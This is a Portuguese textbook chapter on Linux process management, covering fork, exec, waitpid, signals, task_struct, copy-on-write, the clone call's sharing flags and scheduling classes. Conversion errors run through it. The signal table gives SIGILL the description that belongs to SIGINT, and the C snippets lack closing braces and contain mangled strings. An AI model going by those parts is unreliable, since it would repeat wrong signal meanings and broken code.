No Linux os processos são criados de um jeito bastante simples. A chamada de sistema fork cria uma cópia exata do processo original. O processo criador é chamado de processo pai. O novo processo é chamado de processo filho. Cada um tem sua própria imagem da memória privada. Se, após a criação, o pai alterar suas variáveis, essas alterações não serão visíveis pelo processo filho e vice-versa.

Os arquivos abertos são compartilhados entre o processo pai e o processo filho. Ou seja, se um certo arquivo estava aberto no pai, antes da chamada fork, ele continuará aberto em ambos os processos, pai e filho. Alterações feitas nesse arquivo serão visíveis a ambos os processos. Esse comportamento é razoável, pois essas alterações são, da mesma maneira, visíveis a qualquer processo não relacionado que abre o arquivo.

O fato de as imagens da memória, as variáveis, os registradores e tudo o mais serem idênticos tanto no processo pai quanto no processo filho gera uma pequena dificuldade: como permitir que os processos saibam quem deve executar no código do pai e quem deve executar no código do filho? O segredo é que a chamada de sistema fork retorna 0 para o filho e um valor não nulo - o PID (identificador de processo) — do processo filho para o processo pai. Ambos os processos costumam verificar o valor retornado e, assim, podem agir diferentemente, como mostrado na Figura 10.3.

Os processos são identificados por seus PIDs. Quando um processo é criado, o pai recebe o PID do filho, como mencionado. Se o filho quer saber seu próprio PID, existe uma chamada de sistema, getpid, que o fornece. Os PIDs são usados de diferentes maneiras. Por exemplo, quando um processo filho termina, o pai recebe o PID desse processo filho. Isso é importante quando um processo pai tem muitos filhos. Visto que os filhos também podem ter filhos, um processo original pode construir uma árvore inteira de filhos, netos e descendentes mais distantes.

```
pid = fork();
                                /* se o fork tiver êxito, o processo pai obterá pid > 0*/
if (pid < 0) {
     handle_error ();
                                /* o fork falhou (por exemplo, a memória ou alguma tabela está cheia) */
} else if (pid > 0) {
                                /* código do pai segue aqui./ */
} else {
                                /* código do filho segue aqui./ */
```

Os processos no Linux apresentam a propriedade de se comunicar entre si usando um tipo de troca de mensagens. É possível criar um canal entre dois processos no qual um deles pode escrever um fluxo de bytes para o outro ler. Esses canais são chamados **pipes**. A sincronização é possível porque, ao tentar ler uma entrada do pipe, um processo é bloqueado até que o dado esteja disponível.

Os pipelines do shell são implementados com pipes. Quando o shell recebe uma linha do tipo

sort <f | head

ele cria dois processos, sort e head, e cria um pipe entre eles de modo que a saída-padrão de sort seja conectada à entrada-padrão de head. Dessa maneira, todos os dados que sort escrever irão diretamente para head, em vez de ir para um arquivo. Se o pipe satura, o sistema para a execução de sort até que head tenha removido algum dado do pipe.

Os processos também podem se comunicar de outra maneira: usando interrupções de software. Um processo pode enviar um sinal para outro processo. Os processos podem dizer ao sistema o que eles querem que ocorra quando um sinal é recebido. As opções são ignorá-lo, capturá-lo ou deixar o sinal matar o processo (o convencional para a maioria dos sinais). Se um processo decide capturar os sinais enviados a ele, deve definir um procedimento para tratamento dos sinais. Quando um sinal é recebido, o controle é abruptamente transferido para o tratador. Quando este finaliza e retorna, o controle volta para onde ele estava, como o tratamento de interrupções de E/S via hardware. Um processo pode enviar sinais somente para membros de seu grupo de processos, que consiste de seu pai (e ancestrais mais distantes), irmãos e filhos (e descendentes mais distantes). Um processo também pode enviar um

sinal para todos os membros de seu grupo de processos com uma única chamada de sistema.

Os sinais também são usados para outras finalidades. Por exemplo, se um processo está fazendo aritmética de ponto flutuante e inadvertidamente realiza uma divisão por 0, ele recebe um sinal SIGFPE (exceção de ponto flutuante). Os sinais exigidos pelo POSIX estão definidos na Tabela 10.2. Muitos sistemas Linux trabalham com outros sinais além desses, mas os programas que usarem esses sinais adicionais não serão portáteis para outras versões de Linux e UNIX em geral.

# 10.3.2 Chamadas de sistema para gerenciamento de processos no

Vamos agora conhecer as chamadas de sistema do Linux que tratam do gerenciamento de processos. As principais são relacionadas na Tabela 10.3. A chamada fork é um bom início de discussão. Fork, que funcione também nos outros sistemas UNIX tradicionais, é a principal maneira de criar um novo processo nos sistemas Linux (vamos discutir outra alternativa na próxima seção). Essa chamada gera uma duplicata exata do processo original, incluindo todos os descritores de arquivos, registradores e tudo o mais. Após o fork, o processo original e a cópia (o pai e o filho) seguem por caminhos separados. Todas as variáveis têm valores idênticos àqueles do momento da execução do fork, mas, visto que a imagem da memória do pai é copiada para criar o filho, as alterações subsequentes em um deles não afetam o outro. A chamada fork retorna um valor, que é zero no filho e igual ao PID do filho no pai. Usando o PID retornado, os dois processos podem saber quem é o pai e quem é o filho.

Sinal	Efeito	
SIGABRT	Enviado para abortar um processo e forçar o despejo de memória (core dump)	
SIGALRM	O relógio do alarme disparou	
SIGFPE	Ocorreu um erro de ponto flutuante (por exemplo, divisão por 0)	
SIGHUP	A linha telefônica que o processo estava usando caiu	
SIGILL	L O usuário pressionou a tecla DEL para interromper o processo	
SIGQUIT	O usuário pressionou uma tecla solicitando o despejo de memória	
SIGKILL	Enviado para matar um processo (não pode ser capturado ou ignorado)	
SIGPIPE	O processo escreveu em um pipe que não tem leitores	
SIGSEGV	SEGV O processo referenciou um endereço de memória inválido	
SIGTERM	ERM Usado para requisitar que um processo termine elegantemente	
SIGUSR1	Disponível para propósitos definidos pela aplicação	
SIGUSR2	Disponível para propósitos definidos pela aplicação	

Chamada de sistema	Descrição	
pid = fork()	Cria um processo filho idêntico ao pai	
pid = waitpid(pid, &statloc, opts)	Espera o processo filho terminar	
s = execve(name, argv, envp)	Substitui a imagem da memória de um processo	
exit(status)	Termina a execução de um processo e retorna o status	
s = sigaction(sig, &act, &oldact)	Define a ação a ser tomada nos sinais	
s = sigreturn(&context)	Retorna de um sinal	
s = sigprocmask(how, &set, &old)	Examina ou modifica a máscara do sinal	
s = sigpending(set)	Obtém o conjunto de sinais bloqueados	
s = sigsuspend(sigmask)	Substitui a máscara de sinal e suspende o processo	
s = kill(pid, sig)	Envia um sinal para um processo	
residual = alarm(seconds)	Ajusta o relógio do alarme	
s = pause()	Suspende o chamador até o próximo sinal	

Tabela 10.3 Algumas chamadas ao sistema relacionadas com processos. O código de retorno s é -1 quando ocorre um erro, pid é o ID do processo e residual é o tempo restante no alarme anterior. Os parâmetros são aqueles sugeridos pelos próprios nomes.

Na maioria dos casos, após um fork, o filho precisa executar um código diferente do código do pai. Considere o caso do shell que lê um comando do terminal, cria um processo filho, espera até que o filho execute o referido comando e, depois que o filho termina, lê o próximo comando. Para esperar o filho terminar, o pai executa uma chamada de sistema, waitpid, que simplesmente espera o filho terminar (qualquer filho, caso exista mais do que um). Waitpid tem três parâmetros. O primeiro permite que o chamador espere por um filho específico. Se o valor dele é −1, qualquer filho antigo (isto é, o filho que terminar primeiro) servirá. O segundo parâmetro é o endereco de uma variável que será ajustada com o status de término do filho (término normal ou anormal e valor de retorno). O terceiro parâmetro determina se o chamador deve ou não ser bloqueado caso nenhum filho tenha terminado.

No caso do shell, o processo filho deve executar o comando digitado pelo usuário. Ele faz isso por meio da chamada de sistema exec, que substitui toda a sua imagem na memória pelo arquivo indicado no primeiro parâmetro da chamada. Um shell extremamente simplificado é mostrado na Figura 10.4 ilustrando o uso de fork, waitpid e exec.

No caso mais geral, exec tem três parâmetros: o nome do arquivo a ser executado, um ponteiro para um vetor de argumentos e um ponteiro para um vetor de variáveis de ambiente. Eles serão descritos rapidamente. Vários procedimentos de biblioteca, como execl, execv, execle e execve, são fornecidos para permitir que os parâmetros sejam omitidos ou especificados de várias maneiras. Todos esses procedimentos invocam a mesma chamada de sistema subjacente. Embora a chamada de sistema seja exec, não existe nenhum procedimento de biblioteca com esse nome; um dos outros deve ser usado.

Vamos considerar o caso de um comando digitado no shell, como

cp file1 file2

empregado para copiar file1 em file2. Após o shell ter criado um filho, este localiza e executa o arquivo cp, passando a ele informações sobre os arquivos a serem copiados.

O programa principal de cp (e de muitos outros programas) contém a declaração de função

main(argc, argv, envp)

em que argc é um contador do número de itens da linha de comando, incluindo o nome do programa. Para o exemplo acima, argc é 3.

O segundo parâmetro, argv, é um ponteiro para um vetor. O elemento i do vetor é um ponteiro para a i-ésima cadeia de caracteres da linha de comando. Em nosso exemplo, argv[0] apontaria para a cadeia 'cp'. Da mesma maneira, argv[1] apontaria para a cadeia de 5 caracteres 'file1' e argv[2] aponta para a cadeia de 5 caracteres 'file2'.

O terceiro parâmetro de main, envp, é um ponteiro para o vetor de variáveis ambientais, contendo cadeias na forma de associações do tipo nome = valor usadas para passar informações como o tipo de terminal e o nome do diretório-raiz de um programa. Na Figura 10.4, nenhum vetor de variáveis ambientais é passado para o filho, pois o terceiro parâmetro de execve é zero nesse caso.

Se exec parece complicado, não se desespere; ele é a mais complexa chamada de sistema. Todas as demais são bem mais simples. Como exemplo de uma simples, considere a chamada exit, que os processos devem usar quando finalizam a execução. Ela tem um parâmetro, o status de saída (0 a 255), que é retornado ao processo pai na variável



```
while (TRUE) {
                                                 /* repete para sempre /*/
                                                 /* mostra o prompt na tela */
    type_prompt();
                                                 /* lê a linha de entrada do teclado */
    read_command(command, params);
                                                 /* cria um processo filho */
     pid = fork();
     if (pid < 0) {
                                                 /* condição de erro */
          printf("Unable to fork0);
                                                 /* repete o laço */
          continue;
     if (pid != 0) {
                                                 /* pai espera o filho */
          waitpid (-1, &status, 0);
                                                 /* filho traz o trabalho */
          execve(command, params, 0);
```

I Figura 10.4 Um shell altamente simplificado.

status da chamada de sistema waitpid. O byte de menor ordem de status contém o estado de término do processo, com 0 indicando término normal e outros valores indicando várias condições de erro. O byte de maior ordem contém o status de saída do filho (0 a 255), tal como especificado pelo filho na chamada a exit. Por exemplo, se um processo pai executa o comando

```
n = waitpid(-1, &status, 0);
```

ele será suspenso até o processo filho terminar. Se o filho termina com 4, por exemplo, sendo o parâmetro de *exit*, o pai será acordado com *n* contendo o PID do filho e *status* contendo 0x0400 (0x como prefixo significa hexadecimal em C). O byte de menor ordem de *status* relaciona-se a sinais; o seguinte é o valor que o filho retornou em sua chamada a exit.

Se um processo sai (*exit*) e seu pai ainda não entrou em estado de espera por ele, o processo entra em um tipo de animação suspensa, chamada de **estado zumbi**. Quando o pai finalmente entra no estado de espera pelo filho, o processo termina.

Várias chamadas de sistema relacionam-se a sinais e são empregadas diferentemente. Por exemplo, se um usuário, por acidente, pedir a um editor de texto para mostrar todo o conteúdo de um arquivo muito longo e, então, ocorrer um erro, de algum modo o editor deve ser interrompido. Em geral, o usuário tem de pressionar alguma tecla especial (por exemplo, DEL ou CTRL-C), que envia um sinal para o editor. Este captura o sinal e interrompe a apresentação.

Para se dispor a capturar esse sinal (ou qualquer outro), o processo pode usar a chamada de sistema sigaction. O primeiro parâmetro é o sinal a ser capturado (veja a Tabela 10.2). O segundo é um ponteiro para uma estrutura que fornece um ponteiro para o procedimento tratador de sinal, além de alguns outros bits e flags. O terceiro parâmetro aponta para uma estrutura em que o sistema retorna

informações sobre o tratamento de sinais que está sendo atualmente empregado, no caso de ele precisar ser restaurado posteriormente.

O tratador de sinais pode executar durante o tempo que quiser, embora, na prática, os tratadores de sinais geralmente sejam pequenos. Quando o procedimento de tratamento de sinais é concluído, ele retorna para o ponto em que foi interrompido.

A chamada de sistema sigaction também serve para fazer com que um sinal seja ignorado ou para restaurar a ação-padrão, que é matar o processo.

Pressionar a tecla DEL não é a única maneira de enviar um sinal. A chamada de sistema kill permite que um processo sinalize outro processo relacionado. A escolha do nome 'kill' para essa chamada de sistema não é exatamente boa, visto que a maioria dos processos envia sinais para outros processos com a intenção de que eles sejam capturados.

Em muitas aplicações de tempo real, um processo precisa ser interrompido após um intervalo de tempo específico, a fim de fazer algo como retransmitir um pacote perdido por uma linha de comunicação não confiável. Para tratar essa situação, foi desenvolvida a chamada de sistema alarm. O parâmetro especifica um intervalo, em segundos, após o qual o sinal SIGALRM é enviado ao processo. Um processo pode ter somente um alarme pendente em determinado instante de tempo. Se uma chamada alarm é feita com um parâmetro de 10 s e, depois de 3 s, uma outra chamada alarm é feita com um parâmetro de 20 s, somente um sinal será gerado, 20 s após a segunda chamada. O primeiro sinal é cancelado pela segunda chamada a alarm. Se o parâmetro para alarm for zero, qualquer sinal pendente será cancelado. Se um sinal de alarme não é capturado, a ação-padrão é executada e o processo sinalizado é morto. Tecnicamente, os sinais de alarme podem ser ignorados, mas isso é algo sem propósito.

Algumas vezes determinado processo não tem nada para fazer até que chegue um sinal. Por exemplo, imagi-

ne um programa de ensino auxiliado por computador que esteja testando a velocidade de leitura e compreensão. Ele mostra algum texto na tela e depois chama alarm para sinalizá-lo após 30 segundos. Enquanto o estudante está lendo o texto, o programa não tem nada para fazer. Ele poderia ficar inútil, em um laço ocioso, mas isso desperdiçaria tempo de CPU de que um processo em segundo plano ou outro usuário poderia precisar. Uma solução melhor é usar a chamada de sistema pause, que diz ao Linux para suspender o processo até a chegada do próximo sinal.

### 10.3.3 Implementação de processos no

Um processo no Linux é como um iceberg: aquilo que você vê é a parte sobre a água, mas também existe uma parte importante submersa. Cada processo apresenta uma parte do usuário que executa o programa do usuário. No entanto, quando um de seus threads faz uma chamada de sistema, ele troca o modo de execução e passa a executar no contexto do núcleo, com um diferente mapa de memória e acesso total a todos os recursos da máquina. Embora continue sendo o mesmo thread, agora ele tem mais poder e também sua própria pilha e seu próprio contador de programa no modo núcleo. Esses recursos são importantes porque uma chamada de sistema pode ser bloqueada até que uma operação de disco se complete, por exemplo. O contador de programa e os registradores são, então, salvos, de modo que o thread possa ser reiniciado no modo núcleo posteriormente.

O núcleo do Linux representa os processos internamente como tarefas, por meio da estrutura task\_struct. Ao contrário de outras abordagens de sistemas operacionais, que fazem distinção entre processos, processos leves e threads, o Linux utiliza a estrutura de tarefas para representar qualquer contexto de execução. Portanto, um processo com um único thread será representado por uma estrutura de tarefas, enquanto um processo com múltiplos threads terá uma estrutura de tarefas associada a cada thread do nível do usuário. Finalmente, o núcleo em si possui múltiplos threads e threads em nível de núcleo que não estão associados a nenhum processo do usuário e que executam códigos de núcleo. Voltaremos a falar sobre o tratamento de processos com múltiplos threads (e threads em geral) mais adiante.

Para cada processo, um descritor do tipo task\_struct fica residente na memória durante todo o tempo. Ele contém informações vitais para que o núcleo possa gerenciar todos os processos e tarefas como o escalonamento de parâmetros, as listas de descritores de arquivos abertos etc. O descritor do processo e a memória da pilha do modo núcleo para o processo são criados junto com o processo.

Para manter a compatibilidade com outros sistemas UNIX, o Linux identifica os processos por meio de um identificador de processo (PID). O núcleo organiza todos os processos em uma lista duplamente encadeada de estruturas de tarefas. Além de avaliar os descritores por meio do cruzamento das listas encadeadas, o PID pode ser mapeado para o endereço da estrutura de tarefas e a informação do processo pode ser prontamente recuperada.

A estrutura das tarefas contém diversos campos. Alguns deles armazenam ponteiros para outras estruturas de dados ou segmentos, como os que contêm informações sobre arquivos abertos. Alguns desses segmentos estão relacionados à estrutura do nível do usuário do processo, o que não é relevante quando o processo não está no estado executável. Assim sendo, podem ser paginados ou colocados na área de troca do disco para que não haja desperdício de memória com informações desnecessárias. Por exemplo, embora seja possível que um sinal seja enviado a um processo enquanto ele está no disco, não é possível que ele leia um arquivo. Por essa razão, a informação sobre sinais deve estar sempre na memória, mesmo quando o processo não está presente. Por outro lado, a informação sobre descritores de arquivos pode ser armazenada na estrutura do usuário e recuperada apenas quando o processo estiver na memória e em execução.

As informações contidas na tabela de processos se enquadram nas seguintes categorias:

- 1. Parâmetros de escalonamento. Prioridade do processo, quantidade de tempo de CPU consumida recentemente, quantidade de tempo gasto dormindo recentemente. Juntos, esses parâmetros são usados para determinar qual processo será o próximo a executar.
- 2. Imagem da memória. Ponteiros para os segmentos de texto, dados e pilha ou, caso seja usada a paginação, ponteiros para suas tabelas de páginas. Se o segmento de texto é compartilhado, o ponteiro do código aponta para a tabela de código compartilhada. Quando o processo não está localizado na memória, informações sobre como encontrar suas partes no disco também estão na imagem da memória.
- 3. Sinais. Máscaras que mostram quais sinais estão sendo ignorados, quais estão sendo capturados, quais estão sendo bloqueados e quais estão em processo para serem entregues.
- 4. Registradores de máquina. Quando ocorre um desvio de execução (trap) para o espaço do núcleo, os registradores da máquina são salvos aqui (incluindo os de ponto flutuante, caso sejam usados).
- 5. Estado da chamada de sistema. Informações sobre a chamada de sistema atual, incluindo parâmetros e resultados.
- 6. Tabela de descritor de arquivo. Quando é feita uma chamada de sistema que envolva o descritor de arquivo, o descritor de arquivo é usado como um índice para essa tabela, a fim de localizar a estrutura de dados na memória (i-node) correspondente a esse arquivo.

- 7. Contabilidade. Ponteiro para uma tabela que guarda o tempo de CPU usado pelo processo em modo usuário (user) e durante chamadas de sistema (system). Alguns sistemas também mantêm aqui neste item da estrutura os limites sobre a quantidade de tempo de CPU que um processo pode usar, o tamanho máximo de sua pilha, o número de molduras de página que ele pode consumir e outros itens.
- 8. **Pilha do núcleo**. Uma pilha fixa a ser usada pela parte do núcleo do processo.
- Miscelânea. Estado do processo atual, evento sendo esperado — caso exista —, tempo que resta até disparar o relógio do alarme, PID, PID do processo pai e identificação de grupo e usuário.

Tendo em mente o emprego dessas tabelas, agora é fácil explicar como os processos são criados no Linux, pois o mecanismo realmente é bastante direto. Uma nova entrada da tabela de processos e área de usuário são criadas para o processo filho e preenchidas principalmente com dados do pai. O filho recebe um PID, seu mapa de memória é ajustado e recebe o direito de acesso compartilhado aos arquivos do pai. Então, seus registradores são ajustados e está pronto para execução.

Quando uma chamada de sistema fork é executada, o processo chamador passa para o modo núcleo e cria uma estrutura de tarefas e outras estruturas de dados, como a pilha do modo núcleo e uma estrutura thread\_info. Essa estrutura é alocada a uma distância fixa no fim da pilha do processo e contém poucos parâmetros, bem como o endereço do descritor do processo. Armazenando o endereço do descritor do processo em um local fixo, o Linux precisa somente de algumas poucas operações para localizar a estrutura de tarefas para um processo em execução.

A maioria dos conteúdos de descritores de processos está preenchida com base nos valores do descritor do processo pai. Então, o Linux procura por um PID disponível e atualiza a entrada na tabela de espalhamento do PID de forma que aponte para a nova estrutura de tarefas. No caso de colisões na tabela de espalhamento, os descritores dos processos podem ser encadeados. Os campos na *task\_struct* também são configurados para que apontem para os processos anteriores/seguintes no vetor de tarefas.

Em princípio, agora seria hora de alocar memória para os segmentos de dados e pilha do filho e de fazer uma cópia completa do espaço de endereçamento, visto que a semântica do fork estabelece que nenhuma memória deve ser compartilhada entre pai e filho. Como é somente leitura, o segmento de texto pode ser copiado ou compartilhado. Nesse ponto, o filho está pronto para ser executado.

Contudo, como copiar memória é muito caro, os sistemas Linux modernos não seguem essa solução: eles entregam ao filho suas próprias tabelas de páginas, mas essas, por sua vez, apontam apenas para as páginas do pai, marcadas como somente leitura. Sempre que o filho tenta escrever sobre uma página, ele obtém um erro de proteção. O núcleo percebe essa tentativa e, então, aloca uma nova cópia da página em questão marcando-a com direitos de leitura/escrita. Desse modo, somente as páginas que são realmente escritas devem ser copiadas. Esse mecanismo é chamado de **copiar-se-escrita** (copy on write). Ele possui a vantagem adicional de não exigir duas cópias completas do programa na memória, economizando RAM dessa forma.

Após o processo filho inicializar sua execução, o código executando ali (uma cópia do shell) invoca uma chamada de sistema exec, passando o nome do comando como parâmetro. O núcleo então encontra e verifica o arquivo executável, copia os argumentos e as variáveis de ambiente para o núcleo e libera o antigo espaço de endereçamento e suas tabelas de páginas.


Agora, o novo espaço de endereçamento deve ser criado e preenchido. Se o sistema dá suporte a arquivos mapeados, como o Linux e muitos outros sistemas UNIX, as novas tabelas de páginas são ajustadas para indicar que nenhuma página está na memória, exceto talvez uma página de pilha, mas que o espaço de endereçamento é resguardado pelo arquivo executável no disco. Quando o novo processo inicia sua execução, ele imediatamente causa uma falta de página, fazendo com que a primeira página de código seja paginada do arquivo executável. Desse modo, não precisa carregar nada antecipadamente e, assim, os programas podem inicializar rapidamente e falhar apenas naquelas páginas de que eles precisam e em nenhuma outra (essa estratégia é paginação por demanda em sua forma mais pura, como discutido no Capítulo 3). Por fim, os argumentos e as variáveis de ambiente são copiados para a nova pilha, os sinais são reiniciados e os registradores são inicializados todos para zero. Nesse ponto, um novo comando pode iniciar sua execução.

A Figura 10.5 ilustra as etapas descritas anteriormente por meio do seguinte exemplo: um usuário digita um comando em um terminal — digamos, ls —, o shell cria um novo processo igual a si próprio. O novo shell então chama exec para sobrepor sua memória com os conteúdos do arquivo executável *ls*.

#### Threads no Linux

Discutimos threads de maneira geral no Capítulo 2. Agora vamos tratar dos threads de núcleo no Linux, particularmente focando nas diferenças entre o modelo do Linux e os de outros sistemas UNIX. Para entender melhor as capacidades únicas oferecidas pelo modelo do Linux, começamos falando das difíceis decisões presentes nos sistemas com múltiplos threads.

A questão principal na apresentação de threads é a manutenção da semântica tradicional correta do UNIX. Primeiro, considere fork. Suponha que um processo que tenha múltiplos threads (de núcleo) faça uma chamada de sistema fork. Todos os seus threads devem ser criados no novo processo? Por enquanto, vamos responder que sim. Supo-



■ Figura 10.5 Passos na execução do comando Is digitado no shell.

nha que um desses threads esteja bloqueado lendo a partir do teclado. O thread correspondente do novo processo também deve estar bloqueado lendo do teclado? Em caso afirmativo, qual deles obterá a próxima linha a ser digitada? Em caso negativo, o que esse mesmo thread deveria estar fazendo no novo processo? O mesmo problema surge em muitas outras coisas relacionadas ao que os threads podem fazer. Em um processo monothread, não há esse problema, porque o único thread não pode ser bloqueado quando chamar fork. Agora considere a possibilidade de que os outros threads não sejam criados no processo filho. Suponha que um desses threads detenha um mutex que o thread único do novo processo queira adquirir após o fork. O mutex nunca será liberado e o referido thread único ficará pendurado para sempre. Vários outros problemas existem além desses. Não há uma solução simples.

E/S de arquivos é outra área problemática. Suponha que um thread esteja bloqueado lendo de um arquivo e um outro thread feche o arquivo ou faça um Iseek para alterar o ponteiro atual do arquivo. O que acontecerá a seguir? Quem sabe?

O tratamento de sinais é outra questão espinhosa. Os sinais devem ser direcionados para um thread específico ou para o processo em geral? Um SIGFPE (exceção de ponto flutuante) deve ser capturado, provavelmente, pelo thread que o causou. O que ocorre se ele não o capturar? Somente esse thread deve ser morto ou todos os threads devem sê-lo? Considere o sinal SIGINT, gerado pelo usuário via teclado. Qual thread deve ficar com esse sinal? Todos os threads devem compartilhar o mesmo conjunto de máscaras de sinais? Todas as soluções para esses e outros problemas geralmente causam complicações em algum lugar. Descobrir a semântica correta dos threads (sem falar no código) não é uma tarefa trivial.

O Linux dá suporte a threads no núcleo de um modo interessante, que vale a pena observar. A implementação é baseada nas ideias do 4.4BSD, apesar de os threads no núcleo não terem sido habilitados naquela versão porque Berkeley ficou sem dinheiro antes que a biblioteca C pudesse ser reescrita para resolver os problemas discutidos anteriormente.

Historicamente, os processos eram recipientes de recursos e threads eram as unidades de execução. Um processo continha um ou mais threads que compartilhavam espaço de endereçamento, arquivos abertos, gerenciadores de sinais, alarmes e tudo mais. Tudo era simples e claro como acabamos de descrever.

Em 2000, o Linux introduziu uma nova e poderosa chamada de sistema, clone, que tornou difícil a distinção entre processos e threads e possivelmente inverteu a supremacia dos dois conceitos. A chamada clone não está presente em nenhuma outra versão do UNIX. Classicamente, quando um novo thread era criado, os threads originais e o novo compartilhavam tudo, exceto os registros. Em particular, os descritores para abertura de arquivos, gerenciadores de sinais, alarmes e outras propriedades globais pertenciam somente a um processo, e não a um thread. O que a chamada clone fez foi viabilizar que cada um desses aspectos estivessem relacionados a um processo ou thread específicos. Ela é chamada como segue:

pid = clone(function, stack\_ptr, sharing\_flags, arg);

A chamada cria um novo thread, ou no processo atualou em um novo processo, dependendo do parâmetro *sharing\_flags*. Se o novo thread está no processo atual, ele compartilha o espaço de endereçamento com os threads existentes e toda escrita subsequente a qualquer byte no espaço de endereçamento por qualquer thread é imediatamente visí-

vel a todos os demais threads no processo. Por outro lado, se o espaço de endereçamento não é compartilhado, então o novo thread obtém uma cópia exata do espaço de endereçamento, mas as escritas subsequentes pelo novo thread não são visíveis aos antigos threads. Essas semânticas são as mesmas de fork do POSIX.

Em ambos os casos, o novo thread começa a execução em *function*, que é chamada com *arg* sendo seu único parâmetro. Também aqui, em ambos os casos, o novo thread obtém sua própria pilha privada, com o ponteiro da pilha inicializado com *stack\_ptr*.

O parâmetro *sharing\_flags* é um mapa de bits que permite uma granularidade muito mais fina de compartilhamento do que os sistemas UNIX tradicionais. Cada um dos bits pode ser configurado de maneira independente dos outros, e cada um deles determina se o novo thread copia alguma estrutura de dados ou a compartilha com o thread chamador. A Tabela 10.4 apresenta alguns dos itens que podem ser compartilhados ou copiados segundo os bits em *sharing\_flags*.

O bit CLONE\_VM determina se a memória virtual (isto é, o espaço de endereçamento) será copiada ou compartilhada com os threads antigos. Se o bit é marcado, o novo thread simplesmente é inserido com os demais existentes, de modo que a chamada efetivamente cria um novo thread em um processo existente. Se o bit é limpo, o novo thread obtém seu próprio espaço de endereçamento. Ter seu próprio espaço de endereçamento. Ter seu próprio espaço de endereçamento significa que o efeito de suas instruções STORE não é visível aos threads existentes. Esse comportamento é similar em fork, exceto pelos aspectos observados a seguir. A criação de um novo espaço de endereçamento é efetivamente a definição de um novo processo.

O bit CLONE\_FS controla o compartilhamento dos diretórios-raiz, de trabalho e do flag umask. Mesmo que o novo thread tenha seu próprio espaço de endereçamento, se esse bit estiver marcado, os threads antigos e o novo poderão compartilhar os diretórios de trabalho. Isso significa que uma chamada a chdir feita por um thread altera o diretório de trabalho do outro thread, mesmo que este tenha seu próprio espaço de endereçamento. No UNIX, uma

chamada a chdir por um thread sempre altera o diretório de trabalho para outros threads do mesmo processo, mas nunca para os threads de outro processo. Assim, o bit habilita um tipo de compartilhamento impossível no UNIX.

O bit CLONE\_FILES é análogo ao bit CLONE\_FS. Se marcado, o novo thread pode compartilhar seus próprios descritores de arquivos com os threads antigos, permitindo, assim, que as chamadas a Iseek, feitas por um thread, sejam visíveis a outros threads, novamente como dentro do mesmo processo, mas não para os threads de processos diferentes. Da mesma maneira, CLONE\_SIGHAND habilita ou desabilita o compartilhamento da tabela do tratador de sinais entre o thread antigo e o novo. Se a tabela for compartilhada, mesmo entre threads de diferentes espaços de endereçamento, uma alteração do tratador feita por um thread afetará os tratadores dos outros threads. Por fim, CLONE\_PID controla se o novo thread terá seu próprio PID ou compartilhará o PID de seu pai. Essa característica é necessária durante a inicialização do sistema. Os processos dos usuários não possuem permissão para habilitá-la.

Por fim, todo processo tem um pai. O bit *CLONE\_PA-RENT* controla quem é o pai do novo thread. Ele pode ser o mesmo do thread chamador (e aí o novo thread é irmão do chamador) ou pode ser o próprio thread chamador, situação na qual o novo thread é filho do chamador. Existem alguns outros bits que controlam outros itens, mas são menos importantes.

Esse compartilhamento de granularidade fina é possível porque o Linux mantém estruturas de dados separadas para os vários itens relacionados no início da Seção 10.3.3 (parâmetros de escalonamento, imagem da memória etc.). A estrutura de tarefas simplesmente aponta para essas estruturas de dados e, portanto, é fácil criar uma nova estrutura de tarefas para cada thread clonado e fazer com que essa entrada aponte ou para as estruturas de escalonamento, de memória e de outros dados ou para as cópias delas. O fato de esse compartilhamento de granularidade fina ser possível não significa que ele seja usado, especialmente porque o UNIX não oferece essa funcionalidade. Um programa Linux que tira vantagem dessa característica não pode mais ser levado para um sistema UNIX.

Flag Significado quando marcado		Significado quando limpo	
CLONE_VM	Cria um novo thread	Cria um novo processo	
CLONE_FS	Compartilha umask e os diretórios-raiz e de trabalho	Não compartilha umask e os diretórios-raiz e de trabalho	
CLONE_FILES	FILES Compartilha os descritores de arquivos Copia os descritores de arquivos		
CLONE_SIGHAND Compartilha a tabela do tratador de sinais Copia a tabela do tratador de sinais		Copia a tabela do tratador de sinais	
CLONE_PID	O novo thread obtém o PID antigo	O novo thread obtém seu próprio PID	
CLONE_PARENT	NE_PARENT O novo thread tem o mesmo par que o chamador O chamador é o pai do novo thread		

O modelo de threads do Linux cria uma outra dificuldade. Os sistemas UNIX associam um único PID ao processo, independentemente de ele possuir somente um ou múltiplos threads. Para ser compatível com outros sistemas UNIX, o Linux faz distinção entre o identificador de processo (PID) e o de tarefa (TID). Ambos os campos estão armazenados na estrutura de tarefas. Quando clone é usada para criar um novo processo que não compartilha nada com seu criador, o PID recebe um novo valor; caso contrário, a tarefa recebe um novo TID, mas herda o PID. Dessa forma, todos os threads em um processo receberão o mesmo PID como o primeiro thread no processo.

#### 10.3.4 Escalonamento no Linux

Vamos agora ver o algoritmo de escalonamento do Linux. Para começar, os threads do Linux são threads do núcleo, de modo que o escalonamento é baseado em threads, e não em processos. O Linux distingue três classes de threads para questões de escalonamento:

- 1. FIFO em tempo real.
- 2. Chaveamento circular em tempo real.
- 3. Tempo compartilhado.

Os threads do tipo FIFO em tempo real são os de maior prioridade e não sofrem preempção, exceto por um thread FIFO em tempo real que tenha acabado de ficar pronto para executar. Os threads do tipo escalonamento circular em tempo real são os mesmos threads FIFO em tempo real, exceto por estes serem preemptivos e associados a unidades (quanto) de tempo de execução. Se múltiplos threads do tipo chaveamento circular em tempo real estão prontos, cada um pode ser executado durante seu quantum, após o qual segue para o final da lista de threads do tipo circular em tempo real. Nenhuma dessas classes realmente é de tempo real em sentido mais amplo. Nenhum prazo para execução pode ser estabelecido e não há qualquer garantia. Essas classes são simplesmente mais prioritárias do que a classe de tempo compartilhado padrão. O Linux usa essa nomenclatura porque segue as especificações do padrão P1003.4 (extensões de 'tempo real' para UNIX), que usa esses nomes. Os threads em tempo real são internamente representados por níveis de prioridade que variam de 0 a 99, sendo 0 o nível mais alto e 99 o nível mais baixo de prioridade em tempo real.

